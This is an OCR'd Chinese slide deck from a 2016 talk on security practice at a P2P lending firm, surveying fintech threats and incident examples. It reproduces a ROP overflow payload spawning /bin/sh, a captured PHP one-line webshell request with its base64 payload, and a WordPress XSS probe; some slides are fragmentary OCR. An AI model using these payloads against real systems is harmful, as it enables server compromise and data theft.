
点融信息安全实践之路

陈平
点融网
2016-10-30

提纲

- 一、互金常见的安全威胁
- 二、点融安全做的事情
- 三、业务安全新挑战
- 四、安全合规工作
- 五、点融安全应急响应中心


一、互金常见的安全威胁


P2P安全问题
业务安全
恶意注册
薅羊毛
账号盗用
.....
产品内部逻辑
密码重置
平行权限
.....
信息泄露
用户敏感信息，明文传输
密码，数据库，github信息泄露
.....
客户端，服务器端
木马，蠕虫
rootkit
软件漏洞
.....
Web攻击
XSS
SQL Injetion
CSRF
.....

服务端漏洞攻击

服务端漏洞攻击

- 缓冲区溢出， 例如：Nginx (CVE-2013-2028)
- 代码注入攻击 (Code Injection Attack)



- 内核级 Space Layout Randomization) 可以防御


服务端漏洞攻击

- 缓冲区溢出， 例如：Nginx (CVE-2013-2028)
- Return-Oriented Programming

```
"print 'A'*80 + '\x08\x85\x04\x08' + '\x70\xE1\xF2\xB7'  +  …  + '\xC0\x60\xEC\xB7' +
'\x01\xFF\xFF\xBF' "
```

80 A's	0x8048508	0xb7f2e170	…	0xb7ec60c0	0xbfffff01
args	EBP	EIP (gadget1)	gadget2	…	gadget10	/bin/sh


- 完全绕过DEP，但是ASLR仍然绕不过



服务端漏洞攻击

- 缓冲区溢出， 例如：Nginx (CVE-2013-2028)


- Blind ROP



- 完全绕过DEP和
- 但后台日志可

服务端漏洞攻击

-
-
-
-



eful gadget

2(sock, 0);
return;

ash depends
return

客户端威胁

钓鱼邮件

Fw: recent bill ☆

发件人：[redacted]

时　间：2016年3月30日(星期三) 晚上6:06

收件人：[redacted]

抄　送：[redacted]

附　件：1 个 ([redacted]_pdf_CACC19.zip)

名称

..

70e4c76c.js

a

下载文件鉴定安全

C:\Users\p...ACC19.zip

Rar!^Z^G^@Ï<90>s^@^@^M^@^@^@
^ ^R<90>d$d<90>$Ë<86>^Q<8a>Q
¢q¯^WGÉ¼·íQ7<92>Ò9¦^Q<9b>7dB
<92>ÏP þ^TP6^Fd<96>('<8d>[H^
~m<8c>ÞìÁ^[G<9e>Ð^F<86>S<91>

App案列-某团购应用远程命令执行

Android webview组件addJavascriptInterface存在高危远程代码执行漏洞，通过构造html页面，访问之后即可触发。

```
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>[redacted]</title>
    </head>
    <body>
        <a href="[redacted]">test</a>
    </body>
```

Web攻击

WebShell

Attack Alert From SecurityCenter of [redacted]

发件人：sec_report <[redacted]>
时　间：2016年4月15日(星期五) 中午1:46
收件人：[redacted]

Attack_sip:66.249.66.116
Attack_dip:10.16.74.240
Attack_time:2016-04-15 13:42:08
Threat_Level:high
Attack_typename:[41060]木马后门程序PHP一句话木马


---

t http.request_headers.x-forwarded-for		66.249.66.116
t ip		10.16.74.240
t method		POST
t params		q=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUjOieyREfVx0Ii4iLXwiO2lmKHN1YnN0cigkRCwwLDEpIT0iLyIpe2ZvcmVhY2gocmFuZ2UoIkEiLCJaIikgYXMgJEwpaWYoaXNfZGlyKCJ7JEx9OiIpKSRSLjOieyRMfToiO30kUi49Ilx0IjskdT0oZnVuY3Rpb25fZXhpc3RzKCdwb3NpeF9nZXRwd3VpZChAcG9zaXhfZ2V0ZXVpZCgpKTonJzskdXNyPSgkdSk%2FJHVbJ25hbWUnXTpAZ2V0X2N1cnJlbnRfdXNlcigpOyRSLj1waHBfdW5hbWUoKTskUi49Ih7JHVzcnOpIjtwcmludCAkUjs7ZWNobygifDwtIik7ZGllKCk7
t path		/dxyylc/md5.php
# port		80

WebShell


q=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsYX
lfZXJyb3JzIiwiMCIpOOBzZXRfdGltZV9saW1pdCgwKTtAc2VOX21hZ2ljX3F1b3Rlc19ydW50aW1lKDAp
O2VjaG8oIiO%2BfCIpOzskRD1kaXJuYW1lKCRfUOVSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9
PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUjOieyREfVxOIi4iLXwiO2
lmKHN1YnNOcigkRCwwLDEpITOiLyIpe2ZvcmVhY2gocmFuZ2UoIkEiLCJaIikgYXMgJEwpaWYoaXNfZGly
KCJ7JEx9OiIpKSRSLjOieyRMfToiO3OkUi49IlxOIjskdTOoZnVuY3Rpb25fZXhpc3RzKCdwb3NpeF9nZX
RlZ2lkJykpPOBwb3NpeF9nZXRwd3VpZChAcG9zaXhfZ2VOZXVpZCgpKTonJzskdXNyPSgkdSk%2FJHVbJ2
5hbWUnXTpAZ2VOX2N1cnJlbnRfdXNlcigpOyRSLj1waHBfdW5hbWUoKTskUi49Iih7JHVzcnOpIjtwcmlu
dCAkUjs7ZWNobygifDwtIik7ZGllKCk7
解密
加密
q=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpOOB
zZXRfdGltZV9saW1pdCgwKTtAc2VOX21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIiO+fCIpOzskR
D1kaXJuYW1lKCRfUOVSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9
TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUjOieyREfVxOIi4iLXwiO2lmKHN1YnNOcigkRCwwLDEpI
TOiLyIpe2ZvcmVhY2gocmFuZ2UoIkEiLCJaIikgYXMgJEwpaWYoaXNfZGlyKCJ7JEx9OiIpKSRSLjOieyR
MfToiO3OkUi49IlxOIjskdTOoZnVuY3Rpb25fZXhpc3RzKCdwb3NpeF9nZXRlZ2lkJykpPOBwb3NpeF9nZ
XRwd3VpZChAcG9zaXhfZ2VOZXVpZCgpKTonJzskdXNyPSgkdSk/JHVbJ25hbWUnXTpAZ2VOX2N1cnJlbnR
fdXNlcigpOyRSLj1waHBfdW5hbWUoKTskUi49Iih7JHVzcnOpIjtwcmludCAkUjs7ZWNobygifDwtIik7Z
GllKCk7

XSS 攻击


127.0.0.1/landing/wp-admin/admin-ajax.php?method=layout.css.get<body onload=prompt(990470)>&action=sf_api
{"error":{"code":768423,"message":"You must be authorized and have permission \"edit_theme_options\" to call \"layout.css.get<body onload=prompt(990470)>\""}}
源：http://127.0.0.1/landing/wp-admin/admin-ajax.php?method=layout.css.get%3C...
heme_options\" to call \"layout.css.get<body onload=prompt(990470)>\""}}
C:\wamp\www\landing\wp-content\themes\startup\vendor\Designmodo\WpTheme\Utility\Api.php - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)
OPEN FILES
index.php
admin-ajax.php
ajax-actions.php
Api.php
wp-load.php
index.php
admin-ajax.php
ajax-actions.php
Api.php
wp-load.php
class Api
{
/**
* API handler
*
* @param bool $quietMode TRUE - return result; FALSE - print result and exit.
* @return array
*/
static public function handler($quietMode = false)
{
try {
// Get method
$method = htmlentities($_REQUEST['method']);
// Check permission
$publicMethods = array('layout.css.get', 'component.css.get');
